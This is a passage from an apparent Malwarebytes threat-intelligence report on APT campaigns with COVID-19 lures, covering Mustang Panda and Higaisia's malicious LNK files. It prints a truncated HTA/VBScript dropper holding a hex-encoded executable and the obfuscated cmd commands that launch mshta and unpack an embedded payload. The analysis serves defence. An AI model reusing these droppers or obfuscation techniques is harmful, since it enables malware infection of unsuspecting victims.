Another Chinese threat actor that used the Royal Road weaponization framework with a COVID-19 theme recently dropped a backdoor variant named Chinoxy by exploiting the equation editor vulnerability[22, 23]. Some evidence suggests that Winnti is the actor behind this campaign, but we cannot confirm it[22, 24, 25].


Malicious LNK files

LNK files are shortcut files used by Microsoft Windows. They are considered a Shell item type that can be executed. From 2013 on, attackers have used malicious LNK files to infect their victims. A few APTs started using malicious LNK with COVID-19 themes from late February to mid-March to ensnare victims.

Mustang Panada

Mustang Panda is a Chinese threat actor that has targeted NGOs (non-government organizations) since 2017. The group's main targets are US think tanks and NGO organizations in Mongolia. Mustang Panda uses spear phishing emails to initiate its attacks and usually drops either Poison Ivy or the PlugX RAT[26, 27].


In their COVID-19 phishing campaign, Mustang Panda sent an LNK file containing a malicious HTA application, which contained a VB script (Figure 30).



```
Windows
System32
cmd.exe
C:\Windows\System32\cmd.exe
%comspec%
1SPS
cia-at28--planc
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" />
<script type="text/vbscript">
dim CIA28,CIA28plan,CIA28planc
CIA28="4D5A90000300000004000000FFFF0000B800000000000000400000000000000000000000000000000000000000"
CIA28=CIA28+"000000000000000000000000000000F00000000E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D"
CIA28=CIA28+"2063616E6E6F742062652072756E20696E20444F53206D6F64652E0D0D0A240000000000000007F41F87439571"
CIA28=CIA28+"D4439571D4439571D42CE3EFD4539571D42CE3DAD46F9571D42CE3DBD4369571D44AEDE2D4449571D4439570D4"
CIA28=CIA28+"2B9571D42CE3DED4419571D44A5DAAD4429571D42CE3ECD4429571D452696368439571D4000000000000000000"
CIA28=CIA28+"000000000000000000000000000000504500004C0105009307595E0000000000000000E00002010B010A00001A"
CIA28=CIA28+"0100002A010000000000184E000000100000003001000000400000100000000200000500010000000000050001"
CIA28=CIA28+"000000000000800200000400000000000000200408100001000001000000000010000001000000000000010000000"
CIA28=CIA28+"000000000000000005477010050000000000D00100B88200000000000000000000000000000000000000600200D8"
CIA28=CIA28+"110000000000000000000000000000000000000000000000000000000000000000000000A86101004000000000000"
CIA28=CIA28+"000000000000003001009401000000000000000000000000000000000000000000000000000002E746578740000"
CIA28=CIA28+"003918010000100000001A01000004000000000000000000000000000000000200000602E7264617461000036500000"
CIA28=CIA28+"00300100005200000001E010000000000000000000000000000000400000402E64617461000000A4340000000090010000"
CIA28=CIA28+"16000000700100000000000000000000000000000400000C02E72737263000000B882000000D00100008400000086"
CIA28=CIA28+"010000000000000000000000000000400000402E72656C6F630000041C000000600200001E0000000A0200000000"
CIA28=CIA28+"000000000000000000040000042000000000000000000000000000000000000000000000000000000000000000"
CIA28=CIA28+"000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000"
CIA28=CIA28+"000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000"
CIA28=CIA28+"000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000"
CIA28=CIA28+"000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000"
CIA28=CIA28+"000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000"
CIA28=CIA28+"000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000"
CIA28=CIA28+"000000000000000000000000000000000000000000000000000000000000000000C7014C324100E9BD2A0000"
CIA28=CIA28+"558BEC568BF1C7064C324100E8AC2A0000F6450801740756E8322B0000598BC65E5DC20400558BEC568BF1E88D"
CIA28=CIA28+"2A0000F6450801740756E8132B0000598BC65E5DC204006A0CB8F9244100E8E54200008B750833DB538BCEE89E"
CIA28=CIA28+"1D0000895DFC895E04885E08895E0C885E10895E14885E18895E1C885E20C645FC04395D0C75288D450C508D4D"
CIA28=CIA28+"E8C7450C205F4100E8CD29000068807241008D45E850C745E890334100E8175D0000FF750C56E8651F00005959"
CIA28=CIA28+"8BC6E819430000C208006A00B8AA244100E86B4200008B750856C745FC04000000E8CA1E00008B461C5985C074"
CIA28=CIA28+"0750E8532E00005983661C008B461485C0740750E8412E00005983661400 8B460C85C0740750E82F2E00005983"
CIA28=CIA28+"660C008B460485C0740750E81D2E000059836604008 34DFCFF8BCEE8F51C0000E8A1420000C20400558BEC56FF"
CIA28=CIA28+"75088BF1E8A2290000C706903341008BC65E5DC20400558BEC51833E0075246A008D4DFCE8971C0000833E0075"
CIA28=CIA28+"0DFF05B0A44100A1B0A4410089068D4DFCE8A51C00008B06C9C3558BEC51568BF16A008D4DFCE8681C00008B46"
CIA28=CIA28+"0483F8FF7304408946048D4DFCE87C1C00005EC9C3558BEC5156578BF96A008D4DFCE83F1C00008B470485C074"
CIA28=CIA28+"0983F8FF7304488947048B7704F7DE1BF6F7D68D4DFC23F7E8441C00005F8BC65EC9C3C701F4314100C38B0985"
CIA28=CIA28+"C97411E8B3FFFFFF85C074088B106A018BC8FF12C38B083B710C73088B41088B04B0EB0233C085C07518384114"
CIA28=CIA28+"7413E8A31C00003B700C73078B40088B04B0C333C0C3B001C333C040C36A3CB801264100E8F04000008B750833"
CIA28=CIA28+"FF897DF03BF77470393E756C6A18E86B2D00008BD859895DEC897DFC3BDF74418B450C8B008B48183BCF75038D"
CIA28=CIA28+"481C518D45B850E8C2FDFFFF8D45DC50C745F001000000897B04C70344614100E8082000008D7B088BF0A5A5A5"
--More--
```

Figure 30: HTA file

In the properties of this LNK file, there is a command that will be executed when the file is opened (Figure 31).



```
%comspec% /c f%windir:~-3,1%%PUBLIC:~-9,1% %x in (%temp%=%cd%) do f%windir:~-3,1%%PUBLIC:~-9,1% /f "delims==" %i
 in ('dir "%x\03-01-1.lnk" /s /b') do start %TEMP:~-2,1%%windir:~-1,1%h%TEMP:~-13,1%%TEMP:~-7,1%.exe "%i"
```

Figure 31: Command


The command calls "mshta.exe" to execute the HTA application that drops and runs a payload. The payload has a resource that is dropped in the victim's machine. The final payload in this campaign is either a variant of PlugX RAT or Cobalt Strike.

Higaisia

Anomali has reported another threat group called Higaisia using malicious LNK files to perform malicious operations using COVID-19 themes. The actor sends an LNK file disguised as a PDF via spam campaigns. After opening the LNK file, an actual PDF file is opened[28].

It is assumed that the group behind this campaign is a North Korean actor targeting English speaking people/organizations[28].

Opening the LNK file leads to execution of the command embedded in the property section (Figure 32). The command decodes an embedded base64 payload and drops it into the victim's machine.



```
%SystemRoot%\system32\cmd.exe /c copy "20200308-sitrep-48-covid-19.pdf.lnk" %tmp%\\g4ZokyumBB2gDn.tmp /y&for /r C:\\Windows\\System32\\ %i in (*ertu*.exe)
do copy %i %tmp%\\msoia.exe /y&findstr.exe "TVNDRgAAAA" %tmp%\\g4ZokyumBB2gDn.tmp>%tmp%\\cSi1r0uywDNvDu.
```

Figure 32: Command

The dropped payload is a cabinet file that contains multiple files. The content of the cabinet file is extracted using the legitimate Windows executable "extract.exe". From there, multiple stages are executed and finally, a variant of the PlugX RAT is dropped.

Conclusion

In this report, we provided an overview of various APT groups using the COVID-19 pandemic as a theme in several different types of malicious campaigns to increase the odds of their attacks' success. This shows that threat actors are closely monitoring public events happening around the world, and quickly employing those themes in attack vectors to take advantage of the opportunity.

We expect that in the coming weeks and months, APT threat actors will continue to leverage this crisis to craft phishing campaigns using social engineering techniques and other malicious tactics embedded into lure documents to compromise their targets.

The Malwarebytes Threat Intelligence team is monitoring the threat landscape and paying particular attention to attacks trying to abuse the public's fear of the COVID-19 crisis. Our business and consumer customers are protected from these attacks and more, thanks to our multi-layered detection engines.

For more information about the threat landscape or how our products thwart advanced attacks, feel free to get in touch with us at intel@malwarebytes.com.

Sources

1. [Online]. Available: https://www.virusbulletin.com/conference/vb2019/abstracts/kimsuky-group-tracking-king-spear-phishing.
2. [Online]. Available: https://blog.trendmicro.com/trendlabs-security-intelligence/cve-2017-0199-new-malware-abuses-powerpoint-slide-show/.
3. [Online]. Available: https://www.scmagazine.com/home/security-news/gamaredon-like-fancy-bear-and-cozy-bear-steps-up-cyberattacks-against-ukraine-others/.
4. [Online]. Available: https://mp.weixin.qq.com/s/ZpNK_ACZSa8HD75z8wIBgw.
5. [Online]. Available: https://blog.alyac.co.kr/2347.
6. [Online]. Available: https://blog.talosintelligence.com/2017/05/konni-malware-under-radar-for-years.html.
7. [Online]. Available: https://blog.malwarebytes.com/threat-analysis/2020/03/apt36-jumps-on-the-coronavirus-bandwagon-delivers-crimson-rat/.
8. [Online]. Available: https://securelist.com/apt-trends-report-q2-2019/91897/.
9. [Online]. Available: https://mp.weixin.qq.com/s/o6KC0k43AuOY5F8FKGbmMg.
10. [Online]. Available: https://ti.qianxin.com/blog/articles/coronavirus-analysis-of-global-outbreak-related-cyber-attacks/.
11. [Online]. Available: https://www.proofpoint.com/us/threat-insight/post/threat-actor-profile-ta505-dridex-globeimposter.
12. [Online]. Available: https://www.proofpoint.com/us/threat-insight/post/threat-actor-profile-ta542-banker-malware-distribution-service.
13. [Online]. Available: https://www.tenable.com/blog/covid-19-coronavirus-fears-seized-by-cybercriminals.
14. [Online]. Available: https://www.anomali.com/blog/suspected-bitter-apt-continues-targeting-government-of-china-and-chinese-organizations.
15. [Online]. Available: https://s.tencent.com/research/report/944.html.
16. [Online]. Available: https://s.tencent.com/research/report/860.html.
17. [Online]. Available: https://attack.mitre.org/software/S0354/.
18. [Online]. Available: https://www.ptsecurity.com/ww-en/analytics/calypso-apt-2019/#id1.
19. [Online]. Available: https://malpedia.caad.fkie.fraunhofer.de/actor/calypso_group.
20. [Online]. Available: https://research.checkpoint.com/2020/vicious-panda-the-covid-campaign/.
21. [Online]. Available: https://nao-sec.org/2020/01/an-overhead-view-of-the-royal-road.html.
22. [Online]. Available: https://malpedia.caad.fkie.fraunhofer.de/details/win.chinoxy.
23. [Online]. Available: https://medium.com/@Sebdraven/new-version-of-chinoxy-backdoor-using-covid19-document-lure-83fa294c0746.
24. [Online]. Available: https://www.virustotal.com/gui/file/30115717d20e469e7c4bf45489f6c6d8810f32b1b68b6aa4b0ffcb21764ea99c/community.
25. [Online]. Available: https://blog.cyberint.com/covid-19-ongoing-cyber-updates.
26. [Online]. Available: https://attack.mitre.org/software/S0012/.
27. [Online]. Available: https://attack.mitre.org/software/S0013/.
28. [Online]. Available: https://www.anomali.com/blog/covid-19-themes-are-being-utilized-by-threat-actors-of-varying-sophistication.